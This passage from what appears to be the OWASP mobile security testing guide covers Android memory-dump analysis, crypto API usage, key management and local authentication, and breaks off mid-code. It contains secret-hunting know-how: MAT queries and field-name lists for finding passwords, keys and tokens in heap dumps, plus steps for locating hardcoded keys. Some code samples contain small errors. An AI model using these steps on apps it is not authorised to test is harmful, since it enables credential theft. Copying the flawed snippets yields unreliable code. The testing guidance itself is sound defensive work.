TAG = {String@317216480 (0x12e856e0)} "OMTG_DATAST_007_Memory"	2
alias = {String@317236512 (0x12e8a520)} "Dummy"	0
finalText = {String@318190688 (0x12f73460)} "supersecret"	4
keyStore = {KeyStore@318184160 (0x12f71ae0)}	4
mDelegate = {AppCompatDelegateImplV14@316706112 (0x12e08d40)}	4
mFragments = {FragmentController@318040496 (0x12f4e9b0)}	4
mHandler = {FragmentActivity$1@318078848 (0x12f57f80)}	4
mMediaController = null	
mCreated = true	
mOptionsMenuInvalidated = false	
mReallyStopped = false	
mRequestedPermissionsFromFragment = false	
mResumed = true	
mRetaining = false	
mStopped = false	

For more advanced analysis of the memory dump, use the Eclipse Memory Analyzer Tool (MAT). It is available as an Eclipse plugin and as a standalone application.

To analyze the dump in MAT, use the *hprof-conv* platform tool, which comes with the Android SDK.

```
$ ./hprof-conv memory.hprof memory-mat.hprof
```

MAT provides several tools for analyzing the memory dump. For example, the *Histogram* provides an estimate of the number of objects that have been captured from a given type, and the *Thread Overview* shows processes' threads and stack frames. The *Dominator Tree* provides information about keep-alive dependencies between objects. You can use regular expressions to filter the results these tools provide.

Object Query Language studio is a MAT feature that allows you to query objects from the memory dump with an SQL-like language. The tool allows you to transform simple objects by invoking Java methods on them, and it provides an API for building sophisticated tools on top of the MAT.

```
SELECT * FROM java.lang.String
```

In the example above, all `String` objects present in the memory dump will be selected. The results will include the object's class, memory address, value, and retain count. To filter this information and see only the value of each string, use the following code:

```
SELECT toString(object) FROM java.lang.String object
```

Or

```
SELECT object.toString() FROM java.lang.String object
```

SQL supports primitive data types as well, so you can do something like the following to access the content of all `char` arrays:

```
SELECT toString(arr) FROM char[] arr
```

Don't be surprised if you get results that are similar to the previous results; after all, `String` and other Java data types are just wrappers around primitive data types. Now let's filter the results. The following sample code will select all byte arrays that contain the ASN.1 OID of an RSA key. This doesn't imply that a given byte array actually contains an RSA (the same byte sequence may be part of something else), but this is probable.

```
SELECT * FROM byte[] b WHERE toString(b).matches(".*1\.2\.840\.113549\.1\.1\.1.*")
```

Finally, you don't have to select whole objects. Consider an SQL analogy: classes are tables, objects are rows, and fields are columns. If you want to find all objects that have a "password" field, you can do something like the following:

```
SELECT password FROM ".*" WHERE (null != password)
```

During your analysis, search for:

- Indicative field names: "password", "pass", "pin", "secret", "private", etc.
- Indicative patterns (e.g., RSA footprints) in strings, char arrays, byte arrays, etc.

- Known secrets (e.g., a credit card number that you've entered or an authentication token provided by the backend)
- etc.

Repeating tests and memory dumps will help you obtain statistics about the length of data exposure. Furthermore, observing the way a particular memory segment (e.g., a byte array) changes may lead you to some otherwise unrecognizable sensitive data (more on this in the "Remediation" section below).

Testing the Device-Access-Security Policy (MSTG-STORAGE-11)

Overview

Apps that process or query sensitive information should run in a trusted and secure environment. To create this environment, the app can check the device for the following:

- PIN- or password-protected device locking
- Recent Android OS version
- USB Debugging activation
- Device encryption
- Device rooting (see also "Testing Root Detection")

Static Analysis

To test the device-access-security policy that the app enforces, a written copy of the policy must be provided. The policy should define available checks and their enforcement. For example, one check could require that the app run only on Android 6.0 (API level 23) or a more recent version, closing the app or displaying a warning if the Android version is less than 6.0.

Check the source code for functions that implement the policy and determine whether it can be bypassed.

You can implement checks on the Android device by querying *Settings.Secure* for system preferences. *Device Administration API* offers techniques for creating applications that can enforce password policies and device encryption.

Dynamic Analysis

The dynamic analysis depends on the checks enforced by the app and their expected behavior. If the checks can be bypassed, they must be validated.

References

OWASP MASVS

- MSTG-STORAGE-1: "System credential storage facilities need to be used to store sensitive data, such as PII, user credentials or cryptographic keys."

- MSTG-STORAGE-2: "No sensitive data should be stored outside of the app container or system credential storage facilities."
- MSTG-STORAGE-3: "No sensitive data is written to application logs."
- MSTG-STORAGE-4: "No sensitive data is shared with third parties unless it is a necessary part of the architecture."
- MSTG-STORAGE-5: "The keyboard cache is disabled on text inputs that process sensitive data."
- MSTG-STORAGE-6: "No sensitive data is exposed via IPC mechanisms."
- MSTG-STORAGE-7: "No sensitive data, such as passwords or pins, is exposed through the user interface."
- MSTG-STORAGE-8: "No sensitive data is included in backups generated by the mobile operating system."
- MSTG-STORAGE-9: "The app removes sensitive data from views when moved to the background."
- MSTG-STORAGE-10: "The app does not hold sensitive data in memory longer than necessary, and memory is cleared explicitly after use."
- MSTG-STORAGE-11: "The app enforces a minimum device-access-security policy, such as requiring the user to set a device passcode."
- MSTG-PLATFORM-2: "All inputs from external sources and the user are validated and if necessary sanitized. This includes data received via the UI, IPC mechanisms such as intents, custom URLs, and network sources."

Libraries

- Java AES Crypto - https://github.com/tozny/java-aes-crypto
- SQL Cipher - https://www.zetetic.net/sqlcipher/sqlcipher-for-android
- Secure Preferences - https://github.com/scottyab/secure-preferences

Android Cryptographic APIs

In the chapter "Cryptography for Mobile Apps", we introduced general cryptography best practices and described typical flaws that can occur when cryptography is used incorrectly in mobile apps. In this chapter, we'll go into more detail on Android's cryptography APIs. We'll show how to identify uses of those APIs in the source code and how to interpret the configuration. When reviewing code, make sure to compare the cryptographic parameters used with the current best practices linked from this guide.

We can identify key components of cryptography system in Android:

- Security Provider
- KeyStore - see the section KeyStore in the chapter "Testing Data Storage"
- KeyChain - see the section KeyChain in the chapter "Testing Data Storage"

Android cryptography APIs are based on the Java Cryptography Architecture (JCA). JCA separates the interfaces and implementation, making it possible to include several security providers that can implement sets of cryptographic algorithms. Most of the JCA interfaces and classes are defined in the `java.security.*` and `javax.crypto.*` packages. In addition, there are Android specific packages `android.security.*` and `android.security.keystore.*`.

KeyStore and KeyChain provide APIs for storing and using keys (behind the scene, KeyChain API uses KeyStore system). These systems allow to administer the full lifecycle of the cryptographic keys. Requirements and guidance for implementation of cryptographic key management can be found in Key Management Cheat Sheet. We can identify following phases:

- generating a key
- using a key
- storing a key
- archiving a key
- deleting a key

> Please note that storing of a key is analyzed in the chapter "Testing Data Storage".

These phases are managed by the Keystore/KeyChain system. However how the system works depends on how the application developer implemented it. For the analysis process you should focus on functions which are used by the application developer. You should identify and verify the following functions:

- Key generation
- Random number generation
- Key rotation

Apps that target modern API levels, went through the following changes:

- For Android 7.0 (API level 24) and above the Android Developer blog shows that:
  - It is recommended to stop specifying a security provider. Instead, always use a patched security provider.
  - The support for the `Crypto` provider has dropped and the provider is deprecated. The same applies to its `SHA1PRNG` for secure random.

- For Android 8.1 (API level 27) and above the Developer Documentation shows that:
  - Conscrypt, known as `AndroidOpenSSL`, is preferred above using Bouncy Castle and it has new implementations: `AlgorithmParameters:GCM` , `KeyGenerator:AES`, `KeyGenerator:DESEDE`, `KeyGenerator:HMACMD5`, `KeyGenerator:HMACSHA1`, `KeyGenerator:HMACSHA224`, `KeyGenerator:HMACSHA256`, `KeyGenerator:HMACSHA384`, `KeyGenerator:HMACSHA512`, `SecretKeyFactory:DESEDE`, and `Signature:NONEWITHECDSA`.
  - You should not use the `IvParameterSpec.class` anymore for GCM, but use the `GCMParameterSpec.class` instead.
  - Sockets have changed from `OpenSSLSocketImpl` to `ConscryptFileDescriptorSocket`, and `ConscryptEngineSocket`.
  - `SSLSession` with null parameters give a `NullPointerException`.
  - You need to have large enough arrays as input bytes for generating a key otherwise, an `InvalidKeySpecException` is thrown.
  - If a Socket read is interrupted, you get a `SocketException`.
- For Android 9 (API level 28) and above the Android Developer Blog shows even more changes:
  - You get a warning if you still specify a security provider using the `getInstance` method and you target any API below 28. If you target Android 9 (API level 28) or above, you get an error.
  - The `Crypto` security provider is now removed. Calling it will result in a `NoSuchProviderException`.
- For Android 10 (API level 29) the Developer Documentation lists all network security changes.

Recommendations

The following list of recommendations should be considered during app examination:

- You should ensure that the best practices outlined in the "Cryptography for Mobile Apps" chapter are followed.
- You should ensure that security provider has the latest updates - Updating security provider.
- You should stop specifying a security provider and use the default implementation (AndroidOpenSSL, Conscrypt).
- You should stop using Crypto security provider and its `SHA1PRNG` as they are deprecated.
- You should specify a security provider only for the Android Keystore system.
- You should stop using Password-based encryption ciphers without IV.
- You should use KeyGenParameterSpec instead of KeyPairGeneratorSpec.

Security provider

Android relies on `provider` to implement Java Security services. That is crucial to ensure secure network communications and secure other functionalities which depend on cryptography.

The list of security providers included in Android varies between versions of Android and the OEM-specific builds. Some security provider implementations in older versions are now known to be less secure or vulnerable. Thus, Android applications should not only choose the correct algorithms and provide good configuration, in some cases they should also pay attention to the strength of the implementations in the legacy security providers.

You can list the set of existing security providers using following code:

```
StringBuilder builder = new StringBuilder();
for (Provider provider : Security.getProviders()) {
    builder.append("provider: ")
            .append(provider.getName())
            .append(" ")
            .append(provider.getVersion())
            .append("(")
            .append(provider.getInfo())
            .append(")\n");
}
String providers = builder.toString();
//now display the string on the screen or in the logs for debugging.
```

Below you can find the output of a running Android 4.4 (API level 19) in an emulator with Google Play APIs, after the security provider has been patched:

```
provider: GmsCore_OpenSSL1.0 (Android's OpenSSL-backed security provider)
provider: AndroidOpenSSL1.0 (Android's OpenSSL-backed security provider)
provider: DRLCertFactory1.0 (ASN.1, DER, PkiPath, PKCS7)
provider: BC1.49 (BouncyCastle Security Provider v1.49)
provider: Crypto1.0 (HARMONY (SHA1 digest; SecureRandom; SHA1withDSA signature))
provider: HarmonyJSSE1.0 (Harmony JSSE Provider)
provider: AndroidKeyStore1.0 (Android AndroidKeyStore security provider)
```

Below you can find the output of a running Android 9 (API level 28) in an emulator with Google Play APIs:

```
provider: AndroidNSSP 1.0(Android Network Security Policy Provider)
provider: AndroidOpenSSL 1.0(Android's OpenSSL-backed security provider)
provider: CertPathProvider 1.0(Provider of CertPathBuilder and CertPathVerifier)
provider: AndroidKeyStoreBCWorkaround 1.0(Android KeyStore security provider to work around Bouncy Castle)
provider: BC 1.57(BouncyCastle Security Provider v1.57)
provider: HarmonyJSSE 1.0(Harmony JSSE Provider)
provider: AndroidKeyStore 1.0(Android KeyStore security provider)
```

Updating security provider

Keeping up-to-date and patched component is one of security principles. The same applies to `provider`. Application should check if used security provider is up-to-date and if not, update it. It is related to Checking for Weaknesses in Third Party Libraries (MSTG-CODE-5).

Older Android versions

For some applications that support older versions of Android (e.g.: only used versions lower than Android 7.0 (API level 24)), bundling an up-to-date library may be the only option. Spongy Castle (a repackaged version of Bouncy Castle) is a common choice in these situations. Repackaging is necessary because Bouncy Castle is included in the Android SDK. The latest version of Spongy Castle likely fixes issues encountered in the earlier versions of Bouncy Castle that were included in Android. Note that the Bouncy Castle libraries packed with Android are often not as complete as their counterparts from the legion of the Bouncy Castle. Lastly: bear in mind that packing large libraries such as Spongy Castle will often lead to a multidexed Android application.

Key Generation

Android SDK provides mechanisms for specifying secure key generation and use. Android 6.0 (API level 23) introduced the `KeyGenParameterSpec` class that can be used to ensure the correct key usage in the application.

Here's an example of using AES/CBC/PKCS7Padding on API 23+:

```
String keyAlias = "MySecretKey";

KeyGenParameterSpec keyGenParameterSpec = new KeyGenParameterSpec.Builder(keyAlias,
        KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
        .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
        .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
        .setRandomizedEncryptionRequired(true)
        .build();

KeyGenerator keyGenerator = KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES,
        "AndroidKeyStore");
keyGenerator.init(keyGenParameterSpec);

SecretKey secretKey = keyGenerator.generateKey();
```

The `KeyGenParameterSpec` indicates that the key can be used for encryption and decryption, but not for other purposes, such as signing or verifying. It further specifies the block mode (CBC), padding (PKCS #7), and explicitly specifies that randomized encryption is required (this is the default). `"AndroidKeyStore"` is the name of security provider used in this example. This will automatically ensure that the keys are stored in the `AndroidKeyStore` which is beneficiary for the protection of the key.

GCM is another AES block mode that provides additional security benefits over other, older modes. In addition to being cryptographically more secure, it also provides authentication. When using CBC (and other modes), authentication would need to be performed separately, using HMACs (see the "Tampering and Reverse Engineering on Android" chapter). Note that GCM is the only mode of AES that does not support paddings.

Attempting to use the generated key in violation of the above spec would result in a security exception.

Here's an example of using that key to encrypt:

```
String AES_MODE = KeyProperties.KEY_ALGORITHM_AES
        + "/" + KeyProperties.BLOCK_MODE_CBC
        + "/" + KeyProperties.ENCRYPTION_PADDING_PKCS7;
KeyStore AndroidKeyStore = AndroidKeyStore.getInstance("AndroidKeyStore");

// byte[] input
Key key = AndroidKeyStore.getKey(keyAlias, null);

Cipher cipher = Cipher.getInstance(AES_MODE);
cipher.init(Cipher.ENCRYPT_MODE, key);

byte[] encryptedBytes = cipher.doFinal(input);
byte[] iv = cipher.getIV();
// save both the IV and the encryptedBytes
```

Both the IV (initialization vector) and the encrypted bytes need to be stored; otherwise decryption is not possible.

Here's how that cipher text would be decrypted. The `input` is the encrypted byte array and `iv` is the initialization vector from the encryption step:

```
// byte[] input
// byte[] iv
Key key = AndroidKeyStore.getKey(AES_KEY_ALIAS, null);

Cipher cipher = Cipher.getInstance(AES_MODE);
IvParameterSpec params = new IvParameterSpec(iv);
cipher.init(Cipher.DECRYPT_MODE, key, params);

byte[] result = cipher.doFinal(input);
```

Since the IV is randomly generated each time, it should be saved along with the cipher text (`encryptedBytes`) in order to decrypt it later.

Prior to Android 6.0 (API level 23), AES key generation was not supported. As a result, many implementations chose to use RSA and generated a public-private key pair for asymmetric encryption using `KeyPairGeneratorSpec` or used `SecureRandom` to generate AES keys.

Here's an example of `KeyPairGenerator` and `KeyPairGeneratorSpec` used to create the RSA key pair:

```
Date startDate = Calendar.getInstance().getTime();
Calendar endCalendar = Calendar.getInstance();
endCalendar.add(Calendar.YEAR, 1);
Date endDate = endCalendar.getTime();
KeyPairGeneratorSpec keyPairGeneratorSpec = new KeyPairGeneratorSpec.Builder(context)
        .setAlias(RSA_KEY_ALIAS)
        .setKeySize(4096)
        .setSubject(new X500Principal("CN=" + RSA_KEY_ALIAS))
        .setSerialNumber(BigInteger.ONE)
        .setStartDate(startDate)
        .setEndDate(endDate)
        .build();

KeyPairGenerator keyPairGenerator = KeyPairGenerator.getInstance("RSA",
        "AndroidKeyStore");
keyPairGenerator.initialize(keyPairGeneratorSpec);

KeyPair keyPair = keyPairGenerator.generateKeyPair();
```

This sample creates the RSA key pair with a key size of 4096-bit (i.e. modulus size). Elliptic Curve (EC) keys can also be generated in a similar way. However as of Android 11, AndroidKeyStore does not support encryption or decryption with EC keys. They can only be used for signatures.

A symmetric encryption key can be generated from the passphrase by using the Password Based Key Derivation Function version 2 (PBKDF2). This cryptographic protocol is designed to generate cryptographic keys, which can be used for cryptography purpose. Input parameters for the algorithm are adjusted according to weak key generation function section. The code listing below illustrates how to generate a strong encryption key based on a password.

```
public static SecretKey generateStrongAESKey(char[] password, int keyLength)
{
    //Initiliaze objects and variables for later use
    int iterationCount = 10000;
    int saltLength     = keyLength / 8;
    SecureRandom random = new SecureRandom();
    //Generate the salt
    byte[] salt = new byte[saltLength];
    random.nextBytes(salt);
    KeySpec keySpec = new PBEKeySpec(password.toCharArray(), salt, iterationCount, keyLength);
    SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
    byte[] keyBytes = keyFactory.generateSecret(keySpec).getEncoded();
    return new SecretKeySpec(keyBytes, "AES");
}
```

The above method requires a character array containing the password and the needed key length in bits, for instance a 128 or 256-bit AES key. We define an iteration count of 10,000 rounds which will be used by the PBKDF2 algorithm. Increasing number of iteration significantly increases the workload for a brute-force attack on password, however it can affect performance as more computational power is required for key derivation. We define the salt size equal to the key length, we divide by 8 to take care of the bit to byte conversion. We use the `SecureRandom` class to randomly generate a salt. Obviously, the salt is something you want to keep constant to ensure the same encryption key is generated time after time for the same supplied password. Note that you can store the salt privately in `SharedPreferences`. It is recommended to exclude the salt from the Android backup mechanism to prevent synchronization in case of higher risk data.

> Note that if you take a rooted device or a patched (e.g. repackaged) application into account as a threat to the data, it might be better to encrypt the salt with a key that is placed in the `AndroidKeystore`. The Password-Based Encryption (PBE) key is generated using the recommended `PBKDF2WithHmacSHA1` algorithm, till Android 8.0 (API level 26). For higher API levels, it is best to use `PBKDF2withHmacSHA256`, which will end up with a longer hash value.

Note: there is a widespread false believe that the NDK should be used to hide cryptographic operations and hardcoded keys. However, using this mechanism is not effective. Attackers can still use tools to find the mechanism used and make dumps of the key in memory. Next, the control flow can be analyzed with e.g. radare2 and the keys extracted with the help of Frida or the combination of both: r2frida (see sections "Disassembling Native Code", "Memory Dump" and "In-Memory Search" in the chapter "Tampering and Reverse Engineering on Android" for more details). From Android 7.0 (API level 24) onward, it is not allowed to use private APIs, instead: public APIs need to be called, which further impacts the effectiveness of hiding it away as described in the Android Developers Blog

Random number generation

Cryptography requires secure pseudo random number generation (PRNG). Standard Java classes as `java.util.Random` do not provide sufficient randomness and in fact may make it possible for an attacker to guess the next value that will be generated, and use this guess to impersonate another user or access sensitive information.

In general, `SecureRandom` should be used. However, if the Android versions below Android 4.4 (API level 19) are supported, additional care needs to be taken in order to work around the bug in Android 4.1-4.3 (API level 16-18) versions that failed to properly initialize the PRNG.

Most developers should instantiate `SecureRandom` via the default constructor without any arguments. Other constructors are for more advanced uses and, if used incorrectly, can lead to decreased randomness and security. The PRNG provider backing `SecureRandom` uses the `SHA1PRNG` from `AndroidOpenSSL` (Conscrypt) provider.

Testing Symmetric Cryptography (MSTG-CRYPTO-1)

Overview

This test case focuses on hardcoded symmetric cryptography as the only method of encryption. Following checks should be performed:

- identify all instance of symmetric cryptography

- verify if symmetric keys in all identified instances are not hardcoded
- verify if hardcoded symmetric cryptography is not used as the only method of encryption

Static Analysis

Identify all the instances of symmetric key encryption in code and look for mechanism which loads or provides a symmetric key. You can look for:

- symmetric algorithms (like `DES`, `AES`, etc.)
- specifications for a key generator (like `KeyGenParameterSpec`, `KeyPairGeneratorSpec`, `KeyPairGenerator`, `KeyGenerator`, `KeyProperties`, etc.)
- classes which uses `java.security.*`, `javax.crypto.*`, `android.security.*` and `android.security.keystore.*` packages.

Verify that symmetric keys in all identified instances are not hardcoded. Check if symmetric keys are not:

- part of application resources
- values which can be derived from known values
- hardcoded in code

Verify that all identified instances of hardcoded symmetric cryptography is not used in security-sensitive contexts as the only method of encryption.

As an example we illustrate how to locate the use of a hardcoded encryption key. First disassemble the DEX bytecode to a collection of Smali bytecode files using `Baksmali`.

```
$ baksmali d file.apk -o smali_output/
```

Now that we have a collection of Smali bytecode files, we can search the files for the usage of the `SecretKeySpec` class. We do this by simply recursively grepping on the Smali source code we just obtained. Please note that class descriptors in Smali start with `L` and end with `;`:

```
$ grep -r "Ljavax\crypto\spec\SecretKeySpec;"
```

This will highlight all the classes that use the `SecretKeySpec` class, we now examine all the highlighted files and trace which bytes are used to pass the key material. The figure below shows the result of performing this assessment on a production ready application. For sake of readability we have reverse engineered the DEX bytecode to Java code. We can clearly locate the use of a static encryption key that is hardcoded and initialized in the static byte array `Encrypt.keyBytes`.

Dynamic Analysis

You can use method tracing on cryptographic methods to determine input / output values such as the keys that are being used. Monitor file system access while cryptographic operations are being performed to assess where key material is written to or read from. For example, monitor the file system by using the API monitor of RMS - Runtime Mobile Security.

Testing the Configuration of Cryptographic Standard Algorithms (MSTG-CRYPTO-2, MSTG-CRYPTO-3 and MSTG-CRYPTO-4)

Overview

These test cases focus on implementation and use of cryptographic primitives. Following checks should be performed:

- identify all instance of cryptography primitives and their implementation (library or custom implementation)
- verify how cryptography primitives are used and how they are configured
- verify if cryptographic protocols and algorithms used are not deprecated for security purposes.

Static Analysis

Identify all the instances of the cryptographic primitives in code. Identify all custom cryptography implementations. You can look for:

- classes `Cipher`, `Mac`, `MessageDigest`, `Signature`
- interfaces `Key`, `PrivateKey`, `PublicKey`, `SecretKey`
- functions `getInstance`, `generateKey`
- exceptions `KeyStoreException`, `CertificateException`, `NoSuchAlgorithmException`
- classes which uses `java.security.*`, `javax.crypto.*`, `android.security.*` and `android.security.keystore.*` packages.

Identify that all calls to getInstance use default `provider` of security services by not specifying it (it means AndroidOpenSSL aka Conscrypt). `Provider` can only be specified in `KeyStore` related code (in that situation `KeyStore` should be provided as `provider`). If other `provider` is specified it should be verified according to situation and business case (i.e. Android API version), and `provider` should be examined against potential vulnerabilities.

Ensure that the best practices outlined in the "Cryptography for Mobile Apps" chapter are followed. Look at insecure and deprecated algorithms and common configuration issues.

Dynamic Analysis

You can use method tracing on cryptographic methods to determine input / output values such as the keys that are being used. Monitor file system access while cryptographic operations are being performed to assess where key material is written to or read from. For example, monitor the file system by using the API monitor of RMS - Runtime Mobile Security.

Testing the Purposes of Keys (MSTG-CRYPTO-5)

Overview

This test case focuses on verification of purpose and reusage of the same cryptographic keys. Following checks should be performed:

- identify all instances where cryptography is used
- identify purpose why cryptography is used (to protect data in use, in transit or at rest)
- identify type of cryptography
- verify if cryptography is used according to its purpose

Static Analysis

Identify all instances where cryptography is used. You can look for:

- classes `Cipher`, `Mac`, `MessageDigest`, `Signature`
- interfaces `Key`, `PrivateKey`, `PublicKey`, `SecretKey`
- functions `getInstance`, `generateKey`
- exceptions `KeyStoreException`, `CertificateException`, `NoSuchAlgorithmException`
- classes which uses `java.security.*`, `javax.crypto.*`, `android.security.*` and `android.security.keystore.*` packages.

For all identified instance, identify purpose of using cryptography and its type. It can be used :

- to encrypt/decrypt - that ensures confidentiality of data
- to sign/verify - that ensures integrity of data (as well as accountability in some cases)
- to maintenance - that protects key during an operation (like import to KeyStore)

Additionally, you should identify business logic which uses identified instances of cryptography. That should give you explanation why cryptography is used from business perspective (i.e. to protect confidentiality of data at rest, to confirm that file was signed from device X which belongs to Y).

During verification take the following checks should be performed:

- make sure that key is used according to purpose defined during its creation (it is relevant to KeyStore keys, which can have KeyProperties defined)
- make sure that for asymmetric keys, the private key is exclusively used for signing and the public key is only used for encryption.
- make sure that symmetric keys are not reused for multiple purposes. A new symmetric key should be generated if it's used in a different context.
- make sure that cryptography is used according to business purpose.

Dynamic Analysis

You can use method tracing on cryptographic methods to determine input / output values such as the keys that are being used. Monitor file system access while cryptographic operations are being performed to assess where key material is written to or read from. For example, monitor the file system by using the API monitor of RMS - Runtime Mobile Security.

Testing Random Number Generation (MSTG-CRYPTO-6)

Overview

This test case focuses on random values used by application. Following checks should be performed:

- identify all instances where random values are used and all instances of random number generators are of `Securerandom`
- verify if random number generators are not considered as being cryptographically secure
- verify how random number generators were used
- verify randomness of random values generated by application

Static Analysis

Identify all the instances of random number generators and look for either custom or known insecure `java.util.Random` class. This class produces an identical sequence of numbers for each given seed value; consequently, the sequence of numbers is predictable.

The following sample source code shows weak random number generation:

```
import java.util.Random;
// ...

Random number = new Random(123L);
//...
for (int i = 0; i < 20; i++) {
  // Generate another random integer in the range [0, 20]
  int n = number.nextInt(21);
  System.out.println(n);
}
```

Instead a well-vetted algorithm should be used that is currently considered to be strong by experts in the field, and select well-tested implementations with adequate length seeds.

Identify all instances of `SecureRandom` that are not created using the default constructor. Specifying the seed value may reduce randomness. Prefer the no-argument constructor of `SecureRandom` that uses the system-specified seed value to generate a 128-byte-long random number.

In general, if a PRNG is not advertised as being cryptographically secure (e.g. `java.util.Random`), then it is probably a statistical PRNG and should not be used in security-sensitive contexts. Pseudo-random number generators can produce predictable numbers if the generator is known and the seed can be guessed. A 128-bit seed is a good starting point for producing a "random enough" number.

The following sample source code shows the generation of a secure random number:

```
import java.security.SecureRandom;
import java.security.NoSuchAlgorithmException;
// ...

public static void main (String args[]) {
  SecureRandom number = new SecureRandom();
  // Generate 20 integers 0..20
  for (int i = 0; i < 20; i++) {
    System.out.println(number.nextInt(21));
  }
}
```

Dynamic Analysis

Once an attacker is knowing what type of weak pseudo-random number generator (PRNG) is used, it can be trivial to write proof-of-concept to generate the next random value based on previously observed ones, as it was done for Java Random. In case of very weak custom random generators it may be possible to observe the pattern statistically. Although the recommended approach would anyway be to decompile the APK and inspect the algorithm (see Static Analysis).

If you want to test for randomness, you can try to capture a large set of numbers and check with the Burp's sequencer to see how good the quality of the randomness is.

References

- [#nelenkov] - N. Elenkov, Android Security Internals, No Starch Press, 2014, Chapter 5.

Cryptography references

- Android Developer blog: Changes for NDK Developers - https://android-developers.googleblog.com/2016/06/android-changes-for-ndk-developers.html
- Android Developer blog: Crypto Provider Deprecated - https://android-developers.googleblog.com/2016/06/security-crypto-provider-deprecated-in.html
- Android Developer blog: Cryptography Changes in Android P - https://android-developers.googleblog.com/2018/03/cryptography-changes-in-android-p.html
- Android Developer blog: Some SecureRandom Thoughts - https://android-developers.googleblog.com/2013/08/some-securerandom-thoughts.html
- Android Developer documentation - https://developer.android.com/guide
- BSI Recommendations - 2017 - https://www.keylength.com/en/8/
- Ida Pro - https://www.hex-rays.com/products/ida/
- Legion of the Bouncy Castle - https://www.bouncycastle.org/java.html
- NIST Key Length Recommendations - https://www.keylength.com/en/4/
- Security Providers - https://developer.android.com/reference/java/security/Provider.html
- Spongy Castle - https://rtyley.github.io/spongycastle/

SecureRandom references

- Burpproxy its Sequencer - https://portswigger.net/burp/documentation/desktop/tools/sequencer
- Proper Seeding of SecureRandom - https://www.securecoding.cert.org/confluence/display/java/MSC63-J.+Ensure+that+SecureRandom+is+properly+seeded

Testing Key Management references

- Android Keychain API - https://developer.android.com/reference/android/security/KeyChain
- Android KeyStore API - https://developer.android.com/reference/java/security/KeyStore.html
- Android Keystore system - https://developer.android.com/training/articles/keystore#java

- Android Pie features and APIs - https://developer.android.com/about/versions/pie/android-9.0#secure-key-import
- KeyInfo Documentation - https://developer.android.com/reference/android/security/keystore/KeyInfo
- SharedPreferences - https://developer.android.com/reference/android/content/SharedPreferences.html

Key Attestation References

- Android Key Attestation - https://developer.android.com/training/articles/security-key-attestation
- Attestation and Assertion - https://developer.mozilla.org/en-US/docs/Web/API/Web$_A$uthentication$_A$PI/Attestation$_a$nd$_A$ssertion
- FIDO Alliance TechNotes - https://fidoalliance.org/fido-technotes-the-truth-about-attestation/
- FIDO Alliance Whitepaper - https://fidoalliance.org/wp-content/uploads/Hardware-backed$_K$eystore$_W$hite$_P$aper$_J$une2018.pdf
- Google Sample Codes - https://github.com/googlesamples/android-key-attestation/tree/master/server
- Verifying Android Key Attestation - https://medium.com/@herrjemand/webauthn-fido2-verifying-android-keystore-attestation-4a8835b33e9d
- W3C Android Key Attestation - https://www.w3.org/TR/webauthn/#android-key-attestation

OWASP MASVS

- MSTG-STORAGE-1: "System credential storage facilities need to be used to store sensitive data, such as PII, user credentials or cryptographic keys."
- MSTG-CRYPTO-1: "The app does not rely on symmetric cryptography with hardcoded keys as a sole method of encryption."
- MSTG-CRYPTO-2: "The app uses proven implementations of cryptographic primitives."
- MSTG-CRYPTO-3: "The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices."
- MSTG-CRYPTO-4: "The app does not use cryptographic protocols or algorithms that are widely considered deprecated for security purposes."
- MSTG-CRYPTO-5: "The app doesn't re-use the same cryptographic key for multiple purposes."
- MSTG-CRYPTO-6: "All random values are generated using a sufficiently secure random number generator."

Android Local Authentication

During local authentication, an app authenticates the user against credentials stored locally on the device. In other words, the user "unlocks" the app or some inner layer of functionality by providing a valid PIN, password or biometric characteristics such as face or fingerprint, which is verified by referencing local data. Generally, this is done so that users can more conveniently resume an existing session with a remote service or as a means of step-up authentication to protect some critical function.

As stated before in chapter "Mobile App Authentication Architectures": The tester should be aware that local authentication should always be enforced at a remote endpoint or based on a cryptographic primitive. Attackers can easily bypass local authentication if no data returns from the authentication process.

In Android, there are two mechanisms supported by the Android Runtime for local authentication: the Confirm Credential flow and the Biometric Authentication flow.

Testing Confirm Credentials (MSTG-AUTH-1 and MSTG-STORAGE-11)

Overview

The confirm credential flow is available since Android 6.0 and is used to ensure that users do not have to enter app-specific passwords together with the lock screen protection. Instead: if a user has logged in to the device recently, then confirm-credentials can be used to unlock cryptographic materials from the `AndroidKeystore`. That is, if the user unlocked the device within the set time limits (`setUserAuthenticationValidityDurationSeconds`), otherwise the device needs to be unlocked again.

Note that the security of Confirm Credentials is only as strong as the protection set at the lock screen. This often means that simple predictive lock-screen patterns are used and therefore we do not recommend any apps which require L2 of security controls to use Confirm Credentials.

Static Analysis

Reassure that the lock screen is set:

```
KeyguardManager mKeyguardManager = (KeyguardManager) getSystemService(Context.KEYGUARD_SERVICE);
if (!mKeyguardManager.isKeyguardSecure()) {
    // Show a message that the user hasn't set up a lock screen.
}
```

- Create the key protected by the lock screen. In order to use this key, the user needs to have unlocked the device in the last X seconds, or the device needs to be unlocked again. Make sure that this timeout is not too long, as it becomes harder to ensure that it was the same user using the app as the user unlocking the device:

```
try {
    KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
    keyStore.load(null);
    KeyGenerator keyGenerator = KeyGenerator.getInstance(
            KeyProperties.KEY_ALGORITHM_AES, "AndroidKeyStore");
    // Set the alias of the entry in Android KeyStore where the key will appear
    // and the constrains (purposes) in the constructor of the Builder
    keyGenerator.init(new KeyGenParameterSpec.Builder(KEY_NAME,
            KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
            .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
            .setUserAuthenticationRequired(true)
                    // Require that the user has unlocked in the last 30 seconds
            .setUserAuthenticationValidityDurationSeconds(30)
            .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
            .build());
    keyGenerator.generateKey();
} catch (NoSuchAlgorithmException | NoSuchProviderException
        | InvalidAlgorithmParameterException | KeyStoreException
        | CertificateException | IOException e) {
    throw new RuntimeException("Failed to create a symmetric key", e);
}
```

- Setup the lock screen to confirm:

```
private static final int REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS = 1; //used as a number to verify whether this is where the activity results from
Intent intent = mKeyguardManager.createConfirmDeviceCredentialIntent(null, null);
if (intent != null) {
